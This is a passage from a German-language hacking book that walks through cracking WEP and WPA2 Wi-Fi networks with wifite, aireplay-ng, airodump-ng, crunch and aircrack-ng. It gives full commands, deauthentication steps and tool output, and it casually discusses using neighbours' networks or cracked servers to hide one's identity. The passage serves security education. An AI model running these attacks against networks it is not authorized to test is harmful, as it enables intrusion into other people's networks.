... Ausgabe gekürzt
```

Danach können wir OpenVAS im Browser unter: `http://127.0.0.1:9392` aufrufen.

Beim ersten Aufruf werden wir, genau wie bei Nessus, darüber informiert, dass das Zertifikat nicht von einer vertrauenswürdigen Stelle stammt. Genau wie bei Nessus können wir diese Warnung ebenfalls ignorieren und eine Ausnahmeregel hinzufügen.

Danach können Sie sich mit dem Benutzer admin und dem vorhin erzeugten Passwort einloggen:

WLAN-NETZWERKE KNACKEN

Das Eindringen in fremde Computer und Netzwerke ohne Erlaubnis des Betreibers bzw. Besitzers ist illegal. Daher sind kriminelle Hacker in der Regel bemüht Ihre Identität zu verschleiern.

Dazu gibt es einige mögliche Wege, die wir uns kurz mal ansehen wollen:

VPN - das steht für Virtual Private Netzwerk und ist ein verschlüsselter Tunnel im Internet. Nutzt man ein VPN, dann sieht zB ein Webserver nur den Ausgangspunkt des VPN und man ist quasi für den Webserver anonym. Natürlich kann der VPN-Anbieter, dem die IP-Adresse des Ausgangsservers gehört wiederum in einem Protokoll speichern, wer sein VPN benutzt hat. Und das machen sehr viele vor allem um sich vor Schadensersatzansprüchen von Hackingoder Betrugsopfern zu schützen. Also doch nicht ganz so anonym...

Öffentliche Hotspots - welche zB von einem Cafe oder Restaurant angeboten werden. Diese Netzwerke werden gern benutzt, um einfache und schnelle Aufgaben zu erledigen. Oftmals dauert es allerdings Stunden oder Tage bis zB ein Passwort-Angriff die zig Millionen Passwörter alle durchprobiert hat. Nur kann man schwer mehrere Tage im McCafe um die Ecke von Morgens bis Abends herumlungern ohne aufzufallen.

Das TOR-Netzwerk ist in diesem Zusammenhang eine sehr gute Option, die wir uns allerdings später im Buch ansehen wollen.

Benutzen von geknackten Rechnern und Netzwerken. Schlecht konfigurierte Server können leicht missbraucht werden, um Ihre Internetverbindung zu benutzen. Das Beste dabei ist, dass man auch gleich den PC mitbenutzen kann. Somit kann der Hacker die Passwortliste zB auf 2-3 Rechner aufteilen und so seine Geschwindigkeit noch steigern. Außerdem sind Server oftmals recht gut ausgestattet und verfügen über

genügend Rechenpower, um Hash-Berechnungen halbwegs schnell abzuarbeiten. Der Hacker braucht nur den Server die Aufgaben zuweisen und kann ihn dann Stunden oder Tage für sich arbeiten lassen. Aber auch das schlecht gesicherte WLAN vom Nachbarn ist ein beliebtes Ziel. Damit nutzt man das Internet einer anderen Person und wenn die Polizei irgendwo auftaucht dann beim Besitzer des Servers oder WLANs.

Und um Letzteres soll es hier gehen. Ich zeige Ihnen im Folgenden, wie einfach es ist mit automatischen Tools in ein WLAN einzudringen...

WEP knacken

Ja, wie die meisten wissen ist WEP veraltet und darüber hinaus schon vor einigen Jahren geknackt worden. Aber dennoch findet man immer wieder mal das ein oder andere Netzwerk, dessen Besitzer noch nichts davon weiß und irgendwo müssen wir ja anfangen...

Viele der Leser werden auch schon einiges von einer Programmsammlung namens `aircrack` gehört haben. Allerdings gibt es auch halb automatische Frontends dazu, die Sie mit einer Art Assistenten durch den Crackprozess führen. Einfacher kann man ein WLAN nicht knacken! Öffnen Sie ein Terminal und starten das Programm mit:


mark@kali:~$ **sudo wifite**

Wenn Sie nach dem Passwort gefragt werden, geben Sie Ihr User-Passwort ein und vergessen Sie nicht - es wird Ihnen nicht angezeigt, dass Sie tippen. Danach wird Ihre WLAN-Netzwerkkarte für den Einsatz vorbereitet und es wird direkt nach angreifbaren Netzwerken gesucht:

```
Terminal - user@kali: ~
Datei  Bearbeiten  Ansicht  Terminal  Reiter  Hilfe
user@kali:~$ sudo wifite

                  WiFite v2 (r87)

                  automated wireless auditor

                  designed for Linux

 [+] scanning for wireless devices...
 [+] enabling monitor mode on wlan0... done
 [+] initializing scan (wlan0mon), updates at 5 sec intervals, CTRL+C when ready
.
 [0:00:04] scanning wireless networks. 0 targets and 0 clients found

 [+] scanning (wlan0mon), updates at 5 sec intervals, CTRL+C when ready.

   NUM ESSID                 CH  ENCR  POWER  WPS?  CLIENT
   --- --------------------  --  ----  -----  ----  ------
    1                         7  WPA2  47db   wps
    2                         4  WPA2  37db   wps   client
```

wifite zeigt uns dabei nicht nur die Netzwerke und deren Verschlüsselung an, sondern auch ob ein oder mehrere Clients verbunden sind. Das ist vor allem deshalb wichtig da einige Attacken darauf beruhen, dass eingeloggte Computer oder Mobilgeräte ausgeloggt werden, um zB einen Handshake abzufangen, wenn sich Geräte neu verbinden. Was das genau ist, werden wir beim Knacken von WPA und WPA2 klären.

Diesen Scan können Sie jederzeit mit STRG + C abbrechen. Danach bekommen Sie eine Auswahl an WLAN-Netzwerken:



Links vom Netzwerk-Namen steht eine ID. Durch Eingeben der ID und das Bestätigen mit Enter starten Sie den Knack-Prozess. Freundlicherweise erlaubt es `wifite` auch gleich alle Netzwerke zu knacken indem wir statt der ID "all" eingeben. Hier würde dann versucht in ein WLAN nach dem anderen einzubrechen.

Wie Sie übrigens sehen haben zwei meiner Nachbarn ebenfalls noch nichts davon gehört, dass WEP unsicher ist. So viel zu: "*WEP nutzt ja keiner mehr*".

```
Terminal - user@kali: ~
Datei  Bearbeiten  Ansicht  Terminal  Reiter  Hilfe
[0:10:00] attacking "YOURBITCH" via arp-replay attack
[0:09:54] attack failed: aireplay-ng exited unexpectedly
[0:10:00] attempting fake authentication (1/5)...  success!
[0:10:00] attacking "YOURBITCH" via chop-chop attack
[0:09:54] forged arp packet! replaying...
[0:09:48] forged arp packet! replaying...
[0:09:42] attack failed: unable to generate keystream
[0:10:00] attempting fake authentication (1/5)...  success!
[0:10:00] attacking "YOURBITCH" via fragmentation attack
[0:09:54] attack failed: unable to generate keystream
[0:10:00] attempting fake authentication (1/5)...  success!
[0:10:00] attacking "YOURBITCH" via caffe-latte attack
[0:01:51] started cracking (over 10000 ivs)
[0:00:09] captured 22048 ivs @ 256 iv/sec

[0:00:09] cracked YOURBITCH (00:1E:2A:64:F5:A0)! key: "AABBCCDDEE"

[+] 1 attack completed:

[+] 0/1 WEP attacks succeeded
       cracked YOURBITCH (00:1E:2A:64:F5:A0), key: "AABBCCDDEE"


[+] disabling monitor mode on wlan0mon...
```

BINGO! In ca. 10 Minuten war das Passwort geknackt. Was `wifite` im Detail macht, will ich Ihnen allerdings nicht vorenthalten...

Bei der "Shared key" Authentifizierung von WEP erfolgt die Identifizierung per Challenge-Response-Verfahren. Dabei wird vom Accesspoint (AP) ein Zufallstext versandt. Das Gerät, dass sich Authentifizieren will verschlüsselt diesen mit dem WEP-Schlüssel und sendet den verschlüsselten Text an den AP zurück. Wenn dieser den Antworttext mit seinem WEP-Key entschlüsselt und der versendete und empfangene Text übereinstimmen dann wird dem Gerät Zugang gewährt.

Der WEP-Schlüssel muss ergo dessen am AP und am Client gleich sein denn sonst würde die Challenge fehlschlagen. Alle Daten, die über das WLAN gesendet werden, werden mit diesem Schlüssel unkenntlich gemacht. Jedem so verschlüsselten Paket wird vorne ein Initalisierungsvektor (IV) im Klartext vorangestellt. Der IV + der geheime Schlüssel zusammen bilden den gesamten WEB-Key zur Entschlüsselung.

Dieser IV besteht aus 24 Bit oder 3 Byte und wird bei jedem Paket inkrementiert. Da 3 Byte nur eine beschränkte Anzahl an Möglichkeiten

zulassen, wiederholt sich der IV zwangsläufig irgendwann. Da dank dem IV ein Teil des Schlüssels bekannt ist, wird das knacken nochmals erleichtert.

Je mehr Initialisierungsvektoren gesammelt werden umso einfacher ist es, den Schlüssel auszurechnen. Daher führt `wifite` automatisch einige Angriffe aus, die wir uns nun ansehen...

ARP-Replay Angriff

ARP steht für Address Resolution Protokoll und kommt für IPv4 Netzwerke zur Anwendung. Dieses Protokoll wird dazu verwendet, um zu einer IP-Adresse die dazugehörige Hardwareadresse (*MAC-Adresse*) zu erfragen. Wir werden weiter hinten im Buch noch etwas mehr mit ARP tricksen.

Um diese Attacke von Hand zu starten verwenden wir folgenden Befehl:

```
root@kali:~# aireplay-ng wlan0mon -3 -b 00:1E:2A:64:F5:A0 wlan0mon
```

`wlan0mon`	steht für das von `wifite` generierte Monitor-Mode Interface,
`-3`	für diese Angriffsmethode,
`-b`	dafür, dass der folgende Wert eine sogenannte BSSID (*MAC-Adresse des AP*) ist und
`00:1E:2A:64:F5:A0` ...	ist schließlich die Hardwareadresse des Routers.

Das Kommando zeichnet einen ARP-Request auf und reproduzieren ihn. Sie werden sich jetzt fragen, wie es sein kann, dass ein ARP-Paket aufgezeichnet und erneut versendet werden kann, wenn die Datenpakete verschlüsselt und damit nicht lesbar sind? Die Antwort ist ganz banal. aireplay-ng rät und darum kann diese Attacke auch leicht fehlschlagen.

ARP-Pakete haben eine bestimmte Länge. Anhand der Paketlänge wird dann das nächstbeste Paket genommen und der Angriff damit versucht. Das Netzwerk wird dann mit bis zu 500 dieser Pakete pro Sekunde bombardiert. Wenn aireplay-ng das Glück hatte, richtig zu raten, wird der IV-Zähler nach wenigen Sekunden anfangen, sehr rasant anzusteigen. Wenn nicht, dann kann man den Angriff mit STRG + C abbrechen und es nochmals versuchen.

Dadurch generieren wir extrem schnell künstlichen Traffic. Wenn Sie die Abbildung genau angesehen haben werden Sie merken, dass `wifite` das Pech hatte nicht das richtige Paket zu treffen und daher zum nächsten Angriff übergegangen ist.

Chop-Chop bzw. Korek's Angriff

Dieser Angriff basiert darauf ein Byte eines verschlüsselten Paketes abzuschneiden und dafür dann die Checksumme so zu errechnen als wäre das abgeschnittene Byte 0x00 (*hex.* 0) gewesen, wird das Paket dann so von dem Router akzeptiert, dann wird das nächste Byte abgeschnitten. Falls nicht wird das Paket neu erstellt und die Checksumme errechnet, als wäre der Wert 0x01 (*hex.* 1) und das neue Paket wieder an den Router gesendet. Dies wird so lange wiederholt, bis der Router das Paket akzeptiert.

Da es pro Byte maximal 256 Möglichkeiten (*0-255*) gibt, kann so Byte für Byte eines Pakets erraten werden. Eigentlich wäre auch die Checksumme des Paketes verschlüsselt, was diesen Angriff unmöglich machen sollte, allerdings hat WEP einen Designfehler, der es möglich macht, diesen Angriff durchzuführen.

Fragmentationsangriff

Um das zu verstehen, muss man etwas über die Arbeitsweise von Netzwerken wissen - Daten werden in sogenannten Paketen transportiert.

Ein Paket beinhaltet neben diversen Headerwerten der einzelnen Netzwerkschichten, die Daten und eine Checksumme.

Dazu ein stark vereinfachtes Beispiel... Nehmen wir an, Ihr Rechner mit der IP 1.1.1.1 will Daten an den Rechner mit der IP 2.2.2.2 senden. Dann werden diese zwei IP-Adressen als Sender und Empfänger neben weiteren Daten in den Header des Paketes eingetragen und die Daten sowie die Checksumme angehängt. In den Header-Daten findet sich neben der Sender-IP, Empfänger-IP und weiteren Feldern auch noch eine fortlaufende Nummer, welche sich wieder in Paketnummer und Fragmentnummer des Paketes aufteilt. Diese ist wichtig, da es in einem Netzwerk eine MTU für Pakete gibt.

MTU steht für maximum transport unit oder zu deutsch maximale Transporteinheit. Das ist eine bestimmte Anzahl an Bytes, die ein Paket maximal groß sein kann. Würden die Daten nicht in diese maximale "Schachtelgröße" passen dann würde die Sendung auf mehrere "Schachteln" aufgeteilt werden - ganz wie im realen Leben.

Wenn Sie sich die Arbeitsweise eines Netzwerkes und der einzelnen Protokolle genauer ansehen wollen dann kann ich Ihnen empfehlen, sich den Netzwerkverkehr einmal mit Wireshark anzusehen. Damit werden die einzelnen Header der jeweiligen Schichten des Netzwerkes sehr übersichtlich aufgeschlüsselt. Netzwerkschichten und eine genaue Einführung in die Arbeitsweise eines Netzwerks sowie ein genauer Blick auf die Protokolle würden den Rahmen des Buches ebenfalls deutlich sprengen. Ich werde aber immer wieder an passender Stelle versuchen die wichtigsten Punkte in vereinfachter Form zu erklären, damit Sie zumindest die grundsätzliche Vorgehensweise diverser Tools verstehen können.

Den Umstand, dass Daten auf mehrere Pakete aufgeteilt werden können, macht sich dieser Angriff zunutze. Aufgrund der Paketgröße kann nun die Art bzw. das Protokoll des Paketes erraten werden und damit zumindest der Headeraufbau. Hiervon sind dann wieder einige Felder bekannt, weil es für bestimmte Pakete strikte Vorgaben gibt und Dinge wie der Typ des Paketes erraten wurden. Damit ist dann der gesamte sogenannte LLC-Header bekannt. Daraus lässt sich dann ein 8 Byte langer RC4 Keystream

errechnen. Damit kann wiederum ein neues Paket erstellt werden, dass sich mit diesem 8 Byte Keystream verschlüsseln lässt.

Dieses Paket kann 4 Byte Daten enthalten die restlichen 4 Byte müssen als Checksumme verwendet werden. Diese Mini-Pakete können nun als Fragmente eines größeren Pakets an den AP oder einen bestimmten Client gesendet werden. Somit kann ein Angreifer auch ohne den WEP-Schlüssel zu besitzen gültige Pakete an Netzwerkteilnehmer senden und diese veranlassen, etwas Bestimmtes zu tun.

Caffe-Latte Angriff

Hierbei wird ein verschlüsseltes Paket modifiziert, ohne jedoch den Inhalt zu kennen. Das ist ebenfalls aufgrund der Designschwächen von WEP möglich. Sie werden sich jetzt fragen, was ein Angreifer davon hat etwas zu modifizieren, ohne zu wissen was es vorher war und was am Ende dabei rauskommt.

Die Mathematik dahinter ist doch recht komplex, aber auch der Ablauf des ganzen Authentifika-tionsverfahrens, das bei diesem Angriff abläuft, bremst diesen Angriff stark aus und daher ist diese Methode deutlich ineffizienter beim Erzeugen von Traffic im Netzwerk als ein ARP-Replay Angriff. Aber dieser Angriff hat einen entscheidenden Vorteil - damit ist es möglich, einen WEP-Key eines Netzwerkes zu knacken ohne, dass man im Empfangsbereich des Netzwerkes ist.

In der Regel suchen Geräte permanent nach Netzwerken, mit denen Sie schon verbunden waren. Das ist auch der Grund, warum sich zB Ihr Telefon sofort mit Ihrem WLAN verbindet, wenn Sie nach Hause kommen sofern sie WLAN an Ihrem Telefon aktiviert haben.

Da der Verbindungsaufbau mit einem WEP-geschützten Netzwerk mittels dem Challenge-Response-Verfahren durchgeführt wird, kann sich der Angreifer als AP ausgeben und eine Challenge senden. Egal was der Client antwortet, wird der Angreifer die Challenge immer akzeptieren und sein Opfer einladen, sich mit dem Netzwerk zu verbinden. Dabei generiert das

Opfer einige gültig verschlüsselte Pakete mit IVs. Der Angreifer kann diese nicht lesen, ignoriert Sie und sammelt brav Initialisierungsvektoren. Das Opfer wird nach Ablauf einer Frist die Anfragen wiederholen, weil es davon ausgehen muss, dass der Accesspoint die Pakete nicht erhalten hat.

Wifite beschleunigen

Wie auch in dem Beispiel vorhin kommt es sehr oft vor, dass `wifite` den ARP-Replay Angriff nicht gleich zum Laufen bekommt und dann mit anderen Angriffsmethoden weitermacht. Caffe-Latte funktioniert in den meisten Fällen gut ist aber langsam.

Daher habe ich in einem zweiten Terminal-Fenster mit aireplay-ng wie oben beschrieben einen ARP-Replay Angriff solange immer wieder neu gestartet bis die Anzahl der IVs schnell anstiegen.

Andernfalls hätte das Knacken wohl eher um die 70-90 Minuten gedauert was, wenn wir ehrlich sind, auch nicht wirklich ein Problem wäre. Kaum einer der Angriffe, die ich Ihnen in diesem Buch zeige, wird unter Realbedingungen weniger Zeit benötigen.

WPA und WPA2 knacken

Der wesentliche Unterschied zwischen WPA und WPA2 ist die Verschlüsselungsmethode. WPA setzt das weniger sichere TKIP ein. Im Gegensatz dazu kommt in WPA2 AES zum Einsatz. AES (*Advanced Encryption Standard*) bringt mehr Datendurchsatz als TKIP da moderne WLAN-Chipsätze einen Hardware-Beschleuniger für AES enthalten. Bei TKIP muss in der Regel der Prozessor die Arbeit erledigen.

Zum Zeitpunkt der Erstellung dieses Buches sind WPA und WPA2 noch nicht gebrochen. Das heißt, es gibt keinen Angriff, der es erlaubt das Passwort zu knacken.

Sicher sind Sie aber damit noch nicht. Denn Angreifern ist es sehr wohl möglich, den sogenannten Handshake zu belauschen und danach mit einem Wörterbuch- oder Bruteforce-Angriff zu versuchen den Schlüssel zu erraten. Dabei wird jeder Schlüssel ausprobiert und getestet, ob er passt.

Der Knackpunkt ist also das Passwort! Dieses muss mindestens 8 Zeichen lang sein und darf maximal 63 Zeichen beinhalten. Nehmen wir nun an Sie verwenden ein 8 Zeichen langes Passwort, das nur aus Ziffern besteht, dann muss der Schlüssel irgendwas zwischen 00000000 und 99999999 sein. Daraus ergeben sich 100 Millionen Kennwörter oder 10^8 (*10 mögliche Zeichen, 0 bis 9, hoch 8 Stellen*).

Im Passwort enthaltene Zeichen	Max. mögliche PW	Sicherer als Basiswert
0-9	10^8	Basiswert
0-9 + a-z	36^8	28.211 x
0-9 + a-z + A-Z	62^8	2.183.401 x
0-9 + a-z + A-Z + Sonderzeichen	95^8	66.342.043 x

Bevor es jetzt zu mathematisch wird sehen wir uns das an einem einfachen Beispiel an.

Dazu werden wir diesmal die `aircrack` Toolsammlung ohne die Hilfe von `wifite` verwenden. Also gehen wir wie folgt vor:

Zuerst muss ein Monitor-Mode-Interface erstellt werden damit die WLAN-Karte auf jeglichen Traffic hört und das geschieht mit

```
root@kali:~# airmon-ng start wlan0
```

Wie Sie an der Zeile sehen können bin ich wieder als `root` unterwegs. In dem Fall ist mir das lieber, als mit `sudo` zu arbeiten. Ich habe mich allerdings nicht mit `root` an der grafischen Oberfläche eingeloggt! Wenn Sie in einem Terminal `sudo -i` aufrufen und dann das Passwort eingeben sind Sie in diesem Terminal permanent als `root` eingeloggt. Die root-Rechte, die Sie sich mit einem `sudo` vor dem Befehl kurzfristig holen verfallen nämlich nach 15 Minuten.

Falls die Karte die Sie verwenden wollen nicht `wlan0` ist, müssen Sie die Bezeichnung gegebenenfalls anpassen.

Als Nächstes scannen wir nach Netzwerken, um unser Opfer zu finden. Dies geschieht mit:

```
root@kali:~# airodump-ng wlan0mon
```

Danach sehen Sie Folgendes:

```
Terminal - root@kali: ~
Datei  Bearbeiten  Ansicht  Terminal  Reiter  Hilfe

CH  5 ][ Elapsed: 1 min ][ 2017-02-11 15:47 ][ WPA handshake: 64:70:02:CF:8B:D6

BSSID              PWR  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

00:1E:2A:64:F5:A0  -43       61        4    0  11  54 . WPA2 CCMP   PSK  YOURBITCH
00:E0:4D:05:C9:90  -63       21        2    0   7  54e  WPA2 CCMP   PSK  [illegible]
E8:DE:27:4D:0B:B6  -62       69       33    0   4  54e. WPA2 CCMP   PSK  [illegible]
72:54:D2:87:98:A4  -69       47       61    0  11  54e  WPA2 CCMP   MGT  [illegible]
5C:F4:AB:0F:2A:E3  -67       39        5    0   1  54e  WPA2 CCMP   PSK  [illegible]
70:54:D2:87:98:A2  -68       46        4    0  11  54e  WPA2 CCMP   PSK  [illegible]
A0:F3:C1:4C:63:AC  -74       42        0    0   6  54e. WPA2 CCMP   PSK  [illegible]
64:7C:34:A0:B3:0F  -78       36        0    0   1  54e  WPA2 CCMP   PSK  [illegible]
50:67:F0:CB:74:88  -79       27        0    0  13  54e  WEP  WEP         [illegible]
10:7B:EF:98:08:5C  -82       20        0    0   7  54e. WPA2 CCMP   PSK  [illegible]
06:7C:34:9A:78:37  -84       18        0    0  11  54e  WPA2 CCMP   MGT  [illegible]
D8:9D:67:BE:F5:D2  -84       26        0    0   1  54e. OPN              [illegible]2
64:7C:34:9A:78:37  -85       18        0    0  11  54e  WPA2 CCMP   PSK  [illegible]
88:CE:FA:FC:D3:54  -84       16        0    0   9  54e  WPA2 CCMP   PSK  [illegible]
44:32:C8:A4:32:D2  -85        9        0    0   1  54e  WPA2 CCMP   PSK  [illegible]
F8:8E:85:82:A1:41  -88       10        0    0  10  54e  WPA  CCMP   PSK  [illegible]
C4:27:95:89:9E:C3  -88       18        0    0   1  54e  WPA2 CCMP   PSK  [illegible]
80:1F:02:7A:06:6C  -90        6        0    0   9  54e  WEP  WEP         [illegible]
```

... da scheint ja eines der Netzwerke ganz besonders darum zu betteln geknackt zu werden. Die Ausgabe verrät uns alles, was wir benötigen, um den Traffic aufzuzeichnen.

Starten Sie die Aufzeichnung mit:

```
root@kali:~# airodump-ng -c 11 --bssid 00:1E:2A:64:F5:A0 -w yourbitch wlan0mon
```

Hierbei steht

`-c`	für die Auswahl eines bestimmten Kanals,
`11`	für Kanal 11 auf den die Karte eingestellt wird,
`--bssid`	dafür, dass der folgende Wert eine s.g. BSSID ist,
`00:1E:2A:64:F5:A0` ...	für die BSSID, also die MAC-Adresse des Routers,
`-w`	dafür die Aufzeichnung in einer Datei zu speichern,
`yourbitch`	für den Dateinamen der `.cap`-Datei und
`wlan0mon`	für die Netzwerkkarte bzw. das Monitor-Mode-Interface.


Jetzt heißt es abwarten und Tee trinken bis sich ein Client an dem Netzwerk anmeldet und wir einen Handshake abfangen können. Oder wir beschleunigen die Sache und schmeißen einen oder mehrere Clients aus dem Netzwerk raus, indem wir Ihnen gefälschte Deauth-Nachrichten senden. Und das geht so:

```
root@kali:~# aireplay-ng -0 5 -a 00:1E:2A:64:F5:A0 wlan0mon
16:15:42 Waiting for beacon frame (BSSID: 00:1E:2A:64:F5:A0) on
channel 11
NB: this attack is more effective when targeting
a connected wireless client (-c <client's mac>).
16:15:42    Sending    DeAuth    to    broadcast    --    BSSID:
[00:1E:2A:64:F5:A0]
16:15:43    Sending    DeAuth    to    broadcast    --    BSSID:
[00:1E:2A:64:F5:A0]
16:15:43    Sending    DeAuth    to    broadcast    --    BSSID:
[00:1E:2A:64:F5:A0]
16:15:44    Sending    DeAuth    to    broadcast    --    BSSID:
[00:1E:2A:64:F5:A0]
16:15:45    Sending    DeAuth    to    broadcast    --    BSSID:
[00:1E:2A:64:F5:A0]
```

Hierbei steht

`-0`	für den Deauth-Angriff
`5`	für die Anzahl der Deauth-Pakete
`-a`	dafür, dass der folgende Wert eine s.g. BSSID ist,
`00:1E:2A:64:F5:A0` ...	ist schließlich die Hardwareadresse des Routers und
`wlan0mon`	ist das Monitor-Mode-Interface, über das wir senden.

Und nach einer Minute haben wir unseren Handshake und können die Aufzeichnung mit STRG + C abbrechen.



Damit Sie eine Vorstellung davon bekommen wie lange so etwas im echten Leben dauert, habe ich das einfachste mögliche Random-Passwort verwendet - 8 Ziffern. Da wir dies nun wissen, erstellen wir eine Passwort-Liste mit `crunch`:

```
root@kali:~# crunch 8 8 0123456789 -t @@@@@@@@ -o zif.lst
Crunch will now generate the following amount of data: 900000000 bytes
858 MB
Crunch will now generate the following number of lines: 100000000
crunch: 14% completed generating output
... Ausgabe gekürzt
crunch: 100% completed generating output
```

Der Aufbau des Befehls ist der Folgende:

`8`	ist die minimale Passwortlänge,
`8`	ist die maximale Länge des Passworts,
`0123456789` ...	ist die Liste der zu verwendenden Zeichen,
`-t`	besagt, dass nun das Passwort-Muster folgt,
`@@@@@@@@`	ist das Muster, wobei @ für ein beliebiges Zeichen aus der Liste steht,
`-o`	legt fest, dass die Ausgabe in einer Datei erfolgt und
`zif.lst`	ist der Dateiname.

Bevor wir nun mit dem Knacken des WPA2-Passworts beginnen will ich Ihnen noch grob erklären wie die Verschlüsselung mit WPA/WPA2 passiert.

Im Gegensatz zu WEP werden die Daten nicht direkt mit dem verschlüsselt was Sie als Passwort eingeben. Bei WPA und WPA2 wird das von Ihnen eingegebene Passwort durch eine Funktion Namens PBKDF2 in einen 256-bit Schlüssel umgewandelt. Diese Funktion nimmt folgende Werte entgegen:

1. Das von Ihnen eingegebene Passwort,
2. die sogenannte SSID (*Bezeichnung des Netzwerkes*), in dem Fall `"YOURBITCH"`,
3. die Länge der SSID als Ganzzahl, in dem Fall 9,
4. 4096 als Anzahl der Hash-Berechnungen und
5. 256 als Schlüssellänge.

Damit ergibt das gleiche Passwort auf zwei verschieden benannten Netzwerken einen anderen Schlüssel. Darüber hinaus strapazieren die 4096 Hash-Berechnungen die CPU beim Knacken und bremsen so Hacker aus!

Nachdem wir nun 100 Millionen Passwörter haben wollen wir uns einmal ansehen wie lange das Knacken des Passworts auf meinem Netbook dauern

würde:

```
root@kali:~# aircrack-ng -a 2 -e YOURBITCH -w zif.lst yourbitch-01.cap
Opening yourbitch-01.cap
Read 1963 packets.
Opening yourbitch-01.cap
Reading packets, please wait...

                    Aircrack-ng 1.2 rc4
    [00:00:39] 24596/102795810 keys tested (663.45 k/s)

    Time left: 1 day, 19 hours, 3 minutes, 29 seconds 0.02%

                  Current passphrase: 00024592


Master Key : 3C 7D 89 DB 19 69 5F C9 2A F5 A7 C3 AB F0 AD FC
             C8 69 D6 BA 56 AE 4C 51 CE C2 AB 4A 02 84 3F 62

Transient Key : 93 6C 12 77 06 E4 E6 95 5F 4F 6C B1 5E 2E EA 33
             D7 3C 36 DB FD 5B 27 92 E7 80 FA 9E 36 6D 18 6E
             E1 A2 01 CF 02 1E A4 67 70 32 FE F1 AB 1F 44 6B
             59 A5 4B 06 FB 79 65 31 84 DC 02 3D FB F5 41 A7

EAPOL HMAC : D9 AD 73 A8 EF AF 18 D6 82 04 40 02 F5 1C 8F 0D

^C
Quitting aircrack-ng...
```

Über eineinhalb Tage und das unter Volllast. Verstehen Sie nun, warum ich Ihnen empfehle, die Last und die Temperaturen das Systems im Auge zu behalten?

Und wohlgemerkt - das ist das einfachste mögliche Random-Passwort. Aber wir haben einen Wert, mit dem wir rechnen können. 663 Keys / Sekunde - na dann rechnen wir mal:

Im Passwort enthaltene Zeichen	Max. mögliche PW	Dauer bei 663 Keys / s
0-9	10^8	1,7 Tage
0-9 + a-z	36^8	135 Jahre
0-9 + a-z + A-Z	62^8	10.442 Jahre
0-9 + a-z + A-Z + Sonderzeichen	95^8	317.299 Jahre

Und darum ist zB ein Geburtsdatum kein gutes Passwort. Es werden aber dennoch täglich Passwörter geknackt, die komplexer sind als Ziffern. Und daher sehen wir uns an, wie wir den Vorgang beschleunigen können...

Dieser Tabelle zu Folge sollte also das Passwort `"pass1234"` nicht zu knacken sein.

Bevor wir dies tun wollen wir das Passwort aber erst mal auf herkömmliche Weise knacken. Dazu nehme ich allerdings nicht das langsame Netbook, sondern einen Stand-PC mit einem Ryzen 2700:

WPA/WPA2 knacken mit Wortlisten

Wortlisten kann man nicht nur selbst erstellen (*wie vorhin mit* crunch) sondern es gibt auch fertige Wortlisten mit den häufigsten Passwörtern. Viele dieser Wortlisten sind auch auf ein bestimmtes Land zugeschnitten und enthalten länderspezifische Vornamen, Nachnamen, Städte, Begriffe, usw.

Natürlich auch in verschiedenen Schreibweisen.

